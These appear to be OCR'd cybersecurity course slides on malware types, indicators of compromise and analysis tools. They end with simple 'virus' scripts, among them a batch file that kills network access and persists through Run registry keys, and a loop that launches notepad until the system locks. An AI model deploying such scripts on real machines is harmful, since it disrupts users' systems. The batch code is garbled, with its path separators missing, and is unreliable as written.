
Quadruple Extortion

- From the Akamai Report



Ransomware	Double Extortion	Triple Extortion	Quadruple Extortion
Abyss Locker	⚠		
Black Basta	⚠		
FunkSec	⚠		
HellCat	⚠		
Interlock	⚠		
Lynx	⚠		
Morpheus	⚠		
Nnice	⚠		
RansomHub	⚠		
XELERA	⚠		
Akira	⚠	⚠	
Medusa	⚠	⚠	
ALPHV/BlackCat	⚠	⚠	⚠
CL0P	⚠	⚠	⚠
LockBit 3.0	⚠	⚠	⚠

Fig. 4: Akamai researchers have observed these ransomware groups employing various extortion tactics



IoT Malware


IoT Malware

- With the burgeoning use of IoT devices, it should come as no surprise that these devices are also a target of Malware. Perhaps the most widely known IoT malware was Marai. Throughout 2016, Marai infected IoT devices running Linux, turning them into bots that could be remotely controlled. These devices were then used as part of DDoS attacks.
- While noteworthy, Marai was not the first. From 2014 to 2016 BASHLITE plagued IoT devices. This malware was written in C and could be complied to a range of architectures and operating systems. It was used primarily to launch denif of service attacks.

Mac Virus

Shlayer

This virus was first discovered in 2018. It exploited a vulnerability that was not patched until April of 2021. In fact the largest number of infections occurred in the weeks leading up to the release of the patch. This virus targets MacOS and specifically operates as a first stage downloader. It will install a variety of other malicious programs.



Rootkit

A *rootkit* is a collection of tools that a hacker uses to mask her intrusion and obtain administrator-level access to a computer or computer network. The intruder installs a rootkit on a computer after first obtaining user-level access, either by exploiting a known vulnerability or cracking a password. The rootkit then collects user IDs and passwords to other machines on the network, thus giving the hacker root or privileged access.

A rootkit may consist of utilities that also do the following:

Monitor traffic and keystrokes

Create a backdoor into the system for the hacker's use

Alter log files

Attack other machines on the network

Alter existing system tools to circumvent detection

The presence of a rootkit on a network was first documented in the early 1990s. At that time, the Sun and Linux operating systems were the primary targets for hackers looking to install rootkits. Today, rootkits are available for a number of operating systems and are increasingly difficult to detect on any network

Logic Bomb


- A *logic bomb* is a type of malware that executes its malicious purpose when a specific criteria is met. The most common factor is date/time. For example, a logic bomb might delete files on a certain date/time. An example is the case of Roger Duronio. In June 2006, Roger Duronio, a system administrator for UBS, was charged with using a logic bomb to damage the company's computer network. His plan was to drive the company stock down due to damage from the logic bomb, so he was charged with securities fraud. Duronio was later convicted and sentenced to 8 years and 1 month in prison and ordered to pay $3.1 million restitution to UBS.

IOCs

- Indicators of compromise: signs of a past or continuing attack.
- Can be objectively identifiable, or require subjective judgment.
- Correlate multiple IOCs to produce a stronger narrative of events.
- Individual or isolated IOCs require more careful analysis.
- Examples:
    - Unauthorized software and files.
    - Suspicious emails.
    - Suspicious registry entries.
    - Unknown port and protocol usage.
    - Excessive bandwidth usage.
    - Rogue hardware.
    - Service disruption and defacement.
    - Suspicious or unauthorized account usage.

Unauthorized Software and Files


- Presence of malware is a major IOC.
- Treat immediately even if effect is minor.
- Presence of attack tools can also be IOC.
  - A DDoS tool on a workstation may indicate that it has been taken over.
  - Depends on context – a pen tester needs "attack" tools; an end user doesn't.
- Legitimate files may be modified.
  - Attacker can modify a hosts file to initiate pharming.
  - The file becomes suspicious despite having a real purpose.
- Some files are suspicious.
  - May be left behind for persistence or as a failure to cover tracks.
  - Trojan installs a rootkit but fails to wipe registry entries for the Trojan.
- HIDS monitor file change and creation.



Suspicious Emails

- Phishing attempts may indicate compromise under certain circumstances.
- Example:
  - Insider threat providing sensitive info to outsider.
  - Insider has access to account database.
  - Sends PII in email body/attachment.
  - Alert triggered for credit card info.
  - Insider's credentials, account database, or both are compromised.
- Example:
  - Employee receives suspicious email from manager asking for credentials.
  - You verify it was actually sent by the real account.
  - Indicates that it's more than a standard phishing attempt.
  - Manager's account may have been hijacked.

Suspicious Registry Entries




- Autorun entries:
  - HKLM and HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - HKLM and HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
- File association entries:
  - HKEY_CLASSES_ROOT (HKCR)
  - HKLM and HKCU\SOFTWARE\Classes
- Service and driver entries:
  - HKLM\SYSTEM\CurrentControlSet\Services

Unknown Port and Protocol Usage


```
C:\Windows\system32>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8834           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49682          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49693          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49703          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49708          0.0.0.0:0              LISTENING
```

- No definitive list of malicious ports.
- Certain ranges used by malware more often.
- Ports in dynamic range may be an IOC if they're consistently open.
- Registered ports can be used by malware.
    - Example: IRC is registered on 6660, but a worm is still known to use the port.
- Open ports in well-known range are less likely to be an IOC.
- You need to analyze *how* ports and protocols are used.
    - Example: FTPS server is legitimate.
    - Back-end servers are using it, but have no reason to.
    - Attacker could be using this channel to exfiltrate sensitive data.

Excessive Bandwidth Usage



- Compare network traffic spikes to baseline performance.
- Worms can eat up bandwidth as they propagate throughout the network.
- Bots in a botnet can send massive amounts of data in an external DDoS attack.
- Users may experience slowdown.
- Automated tools should detect spike in traffic and send alerts.
- Bandwidth IOCs can also indicate an ongoing DDoS attack.
    - These attacks target public-facing resources like web servers.
- Easier to make a determination when you consider traffic's source and destination.



Service Disruption and Defacement

- Attackers can disrupt service by controlling servers.
  - Example: Shutting down Active Directory services after moving to a DC.
  - Example: Stopping SSH services on a remote machine.
- Service disruption may be accidental.
- Defacement is an overt sign of service disruption.
- Websites defaced through SQL injection or hacking web server.
- Most defacements aren't subtle:
  - Simplistic text and visuals that taunt the organization.
  - Writing graffiti on legitimate images.
  - Introducing irrelevant images.
  - Introducing scripts and malicious links.
- Some defacement is subtle, confuses the visitor.

Suspicious or Unauthorized Account Usage

Unauthorized sessions

User account may access a system or device it shouldn't be able to.

Could indicate privilege escalation.

Failed logins

Failed logins are normal.

Excessive failed logins for one account may indicate brute force attempts.

New accounts

Monitor account creation carefully.

New admin accounts should be thoroughly verified.

Guest account usage

Guest account should be disabled.

If not, an attacker can use it to connect to the domain.

Off hours usage

Accounts used after work hours or at odd times may indicate compromise.

Follow up with employees to be sure.

Additional IOCs

Scan sweeps

Attacker may be performing recognizance

Network traffic anomalies

Could indicate C&C beaconing and P2P transmissions

Unauthorized changes

Hardware or software could be changed to expose vulnerabilities

Unexpected output

Could indicate unauthorized changes or host malware

Application crashing errors


Could be due to targeted memory overflows

Guidelines for Analyzing Indicators of Compromise

Look for known malicious malware on a system.
Look for attack tools/security tools on a system.
Watch for modification of legitimate files.
Monitor keywords or suspicious info in email.
Monitor for phishing attempts that indicate account compromise.
Review Registry entries for unknown keys and values.
Monitor unused ports for suspicious usage.
Monitor common port usage for suspicious behavior.
Set a network baseline and compare to current bandwidth.
Monitor key systems for disruption and defacement.
Bolster physical security to avoid rogue hardware.
Monitor account usage for unauthorized or suspicious behavior.
Monitor the network for reconnaissance scans and botnet communications.
Monitor hosts and applications for unexpected changes, output, and crashes.


Virus Total

- https://www.virustotal.com/gui/home/upload




Hybrid Analysis

- https://hybrid-analysis.com/




Cuckoo Sandbox

- https://cuckoosandbox.org/



URL Scan


https://urlscan.io/



Levels of virus writing skill

From least skilled to most skilled:

1. Use a GUI tool
2. Use a batch file virus or simple macro virus
3. Alter existing virus code
4. Write your own from scratch
5. Write your own from scratch that is a stealthy and self destructs.



Simple VBS virus

Great for penetration testing:

```
Dim msg, sapi

msg="You have violated security policies"

Set sapi=CreateObject("sapi.spvoice")

sapi.Speak msg
```

Disable the internet (must be a bat file)

```
echo @echo off>c:windowswimn32.bat

echo break off>>c:windowswimn32.bat

echo ipconfig/release_all>>c:windowswimn32.bat

echo end>>c:windowswimn32.bat

reg add hkey_local_machinesoftwaremicrosoftwindowscurrentv ersionrun /v WINDOWsAPI /t reg_sz /d
c:windowswimn32.bat /f

reg add hkey_current_usersoftwaremicrosoftwindowscurrentve rsionrun /v CONTROLexit /t reg_sz /d
c:windowswimn32.bat /f

echo You Have Been HACKED!

PAUSE
```


Endless loop script

```
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
```

You can use notepad, calc, anything you like. But it keeps launching copies until the system is locked up.

